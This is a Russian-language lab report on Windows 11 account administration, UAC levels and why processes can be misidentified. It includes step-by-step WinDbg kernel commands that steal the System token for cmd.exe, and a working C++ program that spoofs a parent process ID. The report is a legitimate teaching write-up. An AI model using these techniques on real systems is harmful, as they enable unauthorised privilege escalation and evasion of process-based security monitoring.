


## Способ 2: Панель управления

Открываем *Панель управления* и выбираем в пункт – *Учетные записи пользователей*. Переходим к управлению другими учетными записями.



В открывшемся списке пользователей выбираем нужного пользователя и изменяем тип учетной записи на администратора.



### Способ 3: Утилита *net*

С помощью утилиты *net* можно посмотреть список пользователей, входящих в группы.

```
PS C:\WINDOWS\system32> net LOCALGROUP "Администраторы"
Alias name      Администраторы
Comment        Администраторы имеют полные, ничем не ограниченные права доступа
к компьютеру или домену

Members

-----
kimda
Администратор
The command completed successfully.
```

Кроме того, она позволяет добавлять пользователей к группе администраторов.

```
PS C:\WINDOWS\system32> net LOCALGROUP "Администраторы" Admin_8 /add
The command completed successfully.
```

Наблюдаем изменения:

```
PS C:\WINDOWS\system32> net LOCALGROUP "Администраторы"
Alias name      Администраторы
Comment        Администраторы имеют полные, ничем не ограниченные права доступа
к компьютеру или домену


Members

-----
Admin_8
kimda
Администратор
The command completed successfully.
```





## Способ 4: Утилита *netplwiz*

При использовании утилиты *netplwiz*, открывается окно, где можно управлять доступом к компьютеру, изменять пароли и другие параметры.




Двойным нажатием ЛКМ выбираем нужного пользователя и во вкладке Членство в группах понимаем уровень доступа до администратора.



## Способ 5: Утилита *control userpassword2*

При использовании утилиты *control userpasswords2* через терминал либо через Выполнить открывается знакомый интерфейс редактирования настроек учетной записи пользователя.




Повторяем шаги из способа 4.


## Описание ограничений:

Пользователь, обладающий ролью администратора, имеет следующие ограничения:


- Нельзя снять с себя роль администратора, при условии, что других администраторов нет.



- Нельзя удалить некоторые встроенные приложения.




- Нельзя удалить собственную учетную запись.



## Параметры контроля учетных записей (UAC):

Контроль учётных записей пользователей (User Access Control) - это компонент операционных систем Windows, запрашивающий подтверждение действий, требующих прав администратора, в целях защиты от несанкционированного внесения изменений в систему потенциально опасным ПО.



Можно выбрать между 4 уровнями защиты:

	Пользователь изменяет параметры Windows	Компоненты приложения пытаются установить ПО	Компоненты приложения пытаются изменить параметры компьютера	Комментарий
Уровень 1	Без подтверждения	Без подтверждения	Без подтверждения	
Уровень 2	Без подтверждения	Без подтверждения	С подтверждением	Не затемняет экран
Уровень 3	Без подтверждения	Без подтверждения	С подтверждением	Уровень по умолчанию
Уровень 4	С подтверждением	С подтверждением	С подтверждением	

## **Иллюстрация причин некорректной идентификации процессов:**

### **Подводка:**

#### *Понятие идентификации:*

Идентификация используется для определения, существует ли конкретный объект в системе по его уникальному идентификатору, присвоенному ему ранее и занесенному в базу данных в момент регистрации в качестве легального пользователя системы, например, по номеру телефона или логину. В процессе идентификации используется набор данных, который уникально идентифицирует объект безопасности (например, пользователя, группу, компьютер, учетную запись службы) в общей службе каталогов.

#### *Процесс как субъект безопасности:*

Обычно, под субъектом безопасности подразумевают пользователей и группы пользователей, локальные ПК. Однако процессы и создаваемые ими потоки также являются субъектами безопасности. В современных условиях компьютер все больше используется по своему прямому назначению – как персональный компьютер, на котором работает только один пользователь, т.е. для обработки информации создается только одна учетная запись, поэтому именно реализация разграничительной политики доступа процессов к ресурсам в современных условиях доминирует - эта задача защиты присутствует всегда. При реализации разграничительной политики доступа к объектам (к ресурсам) сущность “Процесс” должна рассматриваться в качестве самостоятельного субъекта доступа.

#### *Идентификация и аутентификация по доступу в систему и по доступу к объекту безопасности:*

Предполагается, что механизм идентификации и аутентификации пользователя реализуется при входе в систему. Результатом этого является однозначная идентификация пользователя, запускаемые им процессы наследуют этот идентификатор, т.е. именно от лица идентифицированного пользователя и обращаются к ресурсу. Однако большинство современных ОС предоставляют разработчикам приложений сервисы олицетворения.

### *Понятие олицетворения:*

Олицетворение – механизм, предоставляющий возможность выполнять действия в контексте защиты от лица другого пользователя.

При олицетворении набор привилегий/прав может как расширяться, так и сужаться. Как следствие, именно на этом этапе и возникают вопросы корректности идентификации и аутентификации пользователя при запросе доступа к ресурсам.

На практике далеко не всегда возможно корректно идентифицировать субъект доступа. Это ярко иллюстрируется примером реализации контроля доступа к некоторым устройствам, обращение к которым осуществляется драйвером, поэтому средством защиты невозможно корректно идентифицировать субъект доступа (в запросе доступа будет фигурировать имя пользователя “System” и имя процесса “System”).

Существует несколько возможных причин некорректной идентификации субъекта доступа "процесс" в ОС Windows:

- Конфликт идентификаторов - случае конфликта идентификаторов возможны ошибки идентификации процесса ;
- Некорректная идентификация при использовании механизма олицетворения.
- Подмена идентификатора - программы могут маскироваться под легитимные процессы или изменять свои идентификаторы для обхода системы безопасности ;
- Подмена идентификатора родительского процесса

## Пример 1: Подмена маркера доступа с помощью отладчика WinDbg


Суть примера заключается в подмене маркера доступа (*Access Token*) процесса с низкими привилегиями маркером доступа процесса с высокими привилегиями.

Пусть такими процессами будут:

- Процесс с низкими привилегиями – запущенный пользователем *PowerShell* или *cmd* ;
- Процесс с высокими привилегиями – *System*


С помощью WinDbg запущенному в режиме отладки на уровне ядра можно получить информацию об обоих процессах по их PID. Для этого применяется одна из следующих команд:

- Команда *!dml\_proc* отображает список процессов и ссылки для получения более подробных сведений о процессах (структура *\_EPROCESS*)



```
Command X
lkd> !dml_proc
Address          PID  Image file name
fffffac89`4e6d5080 4    System
fffffac89`4e9f1040 7c   Registry
fffffac89`56532080 2b0  smss.exe
fffffac89`5bae32c0 32c  smss.exe
fffffac89`54ad6140 408  csrss.exe
fffffac89`5b2dd0c0 4d8  smss.exe
fffffac89`5b2e6080 4e0  wininit.exe
fffffac89`54955280 4fc  csrss.exe
```

- Команда *!process* отображает информацию об указанном процессе



```
Command X
lkd> !process 0 0 cmd.exe
PROCESS fffffac8959b8e300
  SessionId: 1  Cid: 073c  Peb: 99cfd7000  Parent:
  DirBase: 41c7c3002  ObjectTable: ffffface8d3c832d
  Image: cmd.exe
```

Из вывода команды `!dml_proc` следует, что структура `_EPROCESS` процесса `System` расположена по адресу: `ffffac89`4e6d5080`. С помощью команды `dt` можно отобразить содержание.

```
Command X
lkd> dt nt!_EPROCESS fffffac89`4e6d5080
      +0x000 Pcb                : _KPROCESS
      +0x4b8 Token              : _EX_FAST_REF
```

Структура `_EPROCESS` содержит поле `Token` типа `struct _EX_FAST_REF`. В ней содержится ссылка на нужный маркер доступа.

```
Command X
lkd> dt nt!_EX_FAST_REF fffffac89`4e6d5080+0x4b8
      +0x000 Object              : 0xfffff8b1`2e45fa6d Void
      +0x000 RefCnt              : 0y1101
      +0x000 Value               : 0xfffff8b1`2e45fa6d
```

Поле `RefCnt` содержит количество ссылок на токен и не является частью его адреса. Поэтому младший байт адреса (содержащий `RefCnt`) нужно обнулить. В итоге, известен адрес, указывающий на маркер доступа процесса `System`.

- Адрес равен: `fffff8b1`2e45fa60`

Запишем этот адрес в структуру `_EPROCESS`, соответствующую процессу `cmd.exe`.

- Команда `eq` записывает 8 байт (qwords) по указанному адресу. Адрес `_EPROCESS` `cmd.exe` можно найти аналогичным способом с помощью `!dml_proc` или `!process`.

```
Command X
lkd> eq fffffac89`59b8e300+0x4b8 fffff8b1`2e45fa60
```



Подмена маркера доступа завершена. Наблюдаем изменения в выводе *whoami /priv*:

До повышения привилегий:

PRIVILEGES INFORMATION		
-----		
Privilege Name	Description	State
=====	=====	=====
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

После повышения привилегий:

PRIVILEGES INFORMATION		
-----		
Privilege Name	Description	State
=====	=====	=====
SeCreateTokenPrivilege	Create a token object	Disabled
SeAssignPrimaryTokenPrivilege	Replace a process-level token	Disabled
SeLockMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreatePermanentPrivilege	Create permanent shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled

## Пример 2: Подмена PPID

Суть примера заключается в подмене идентификатора родительского процесса *PPID* у создаваемого процесса, что может привести к некорректной идентификации, основанной на *дереве процессов*.

Пусть такими процессами будут:

- Создаваемый процесс – блокнот (aka *notepad.exe*) ;
- Псевдо-родительский процесс – пэйнт (aka *mspaint.exe*) ;

Запускаем Paint и в диспетчере задач видим его идентификатор равный 9204:

Процессы		Запустить новую задачу
Имя	Состояние	ИД процесса
Приложения (6)		
> CLion (5)		
> Google Chrome (16)		
> Microsoft Word (3)		
▼ Paint		
mspaint.exe		9204
> Process Monitor		13704
> Диспетчер задач		16180

## Программа для подмены родительского идентификатора:

```
#include <windows.h>
#include <iostream>
#include <tlhelp32.h>
#include <string>


using namespace std;

int main() {
    string procName;
    cout << "Подмена PPID" << endl;
    cout << "Укажите имя процесса, который вы хотите подделать: ";
    cin >> procName;
    DWORD parentPID = 9204;
    cout << parentPID;

    // Изменил sizeof(0) на sizeof(STARTUPINFOEX)
    STARTUPINFOEX info = { sizeof(STARTUPINFOEX) };
    PROCESS_INFORMATION processInfo;
    SIZE_T cbAttributeListSize = 0;
    PPROC_THREAD_ATTRIBUTE_LIST pAttributeList = NULL;
    // Открываем родительский процесс с полным доступом
    HANDLE hParentProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, parentPID);
    // Получаем размер списка атрибутов
    InitializeProcThreadAttributeList(NULL, 1, 0, &cbAttributeListSize);
    // Выделяем память под список атрибутов
    pAttributeList = (PPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, cbAttributeListSize);
    // Инициализируем список атрибутов
    InitializeProcThreadAttributeList(pAttributeList, 1, 0, &cbAttributeListSize);
    // Обновляем список атрибутов с родительским процессом
    UpdateProcThreadAttribute(pAttributeList, 0,
                             PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
                             &hParentProcess, sizeof(HANDLE), NULL, NULL);
    // Устанавливаем список атрибутов в информацию о запуске
    info.lpAttributeList = pAttributeList;
    CreateProcess(NULL, (LPSTR)"notepad", NULL, NULL,
                 TRUE, EXTENDED_STARTUPINFO_PRESENT | CREATE_NO_WINDOW,
                 NULL, NULL, reinterpret_cast<STARTUPINFO*>(&info), &processInfo);

    cout << endl;
    cout << "Процесс создан с PID: " << processInfo.dwProcessId << endl;
    cout << "Родительский PID: " << parentPID << endl;
    return 0;
}
```

Подмена PPID  
Укажите имя процесса, который вы хотите подделать: explorer.exe  
9204  
Процесс создан с PID: 228  
Родительский PID: 9204



## Вывод:

В данной работе были изучены базовые аспекты администрирования операционной системы *Windows 11* и управление учетными записями. В частности, были изучены различные способы создания новых учетных записей и изменения их типов, были проиллюстрированы возможности пользователей базового уровня и ограничения пользователей из круга администраторов.

Во время подготовки к лабораторной работе были изучены понятия пользователя, групп. Был изучен материал о том, для чего служат *SID*, *Access Token* и *Security Descriptor*. Было проиллюстрировано возможные причины некорректной идентификации субъекта доступа «процесс».

Во время работы был получен опыт с программными утилитами *net*, *netplwiz*, *control userpasswords2*. Кроме того было проведено знакомство с *UAC* и его уровнями безопасности.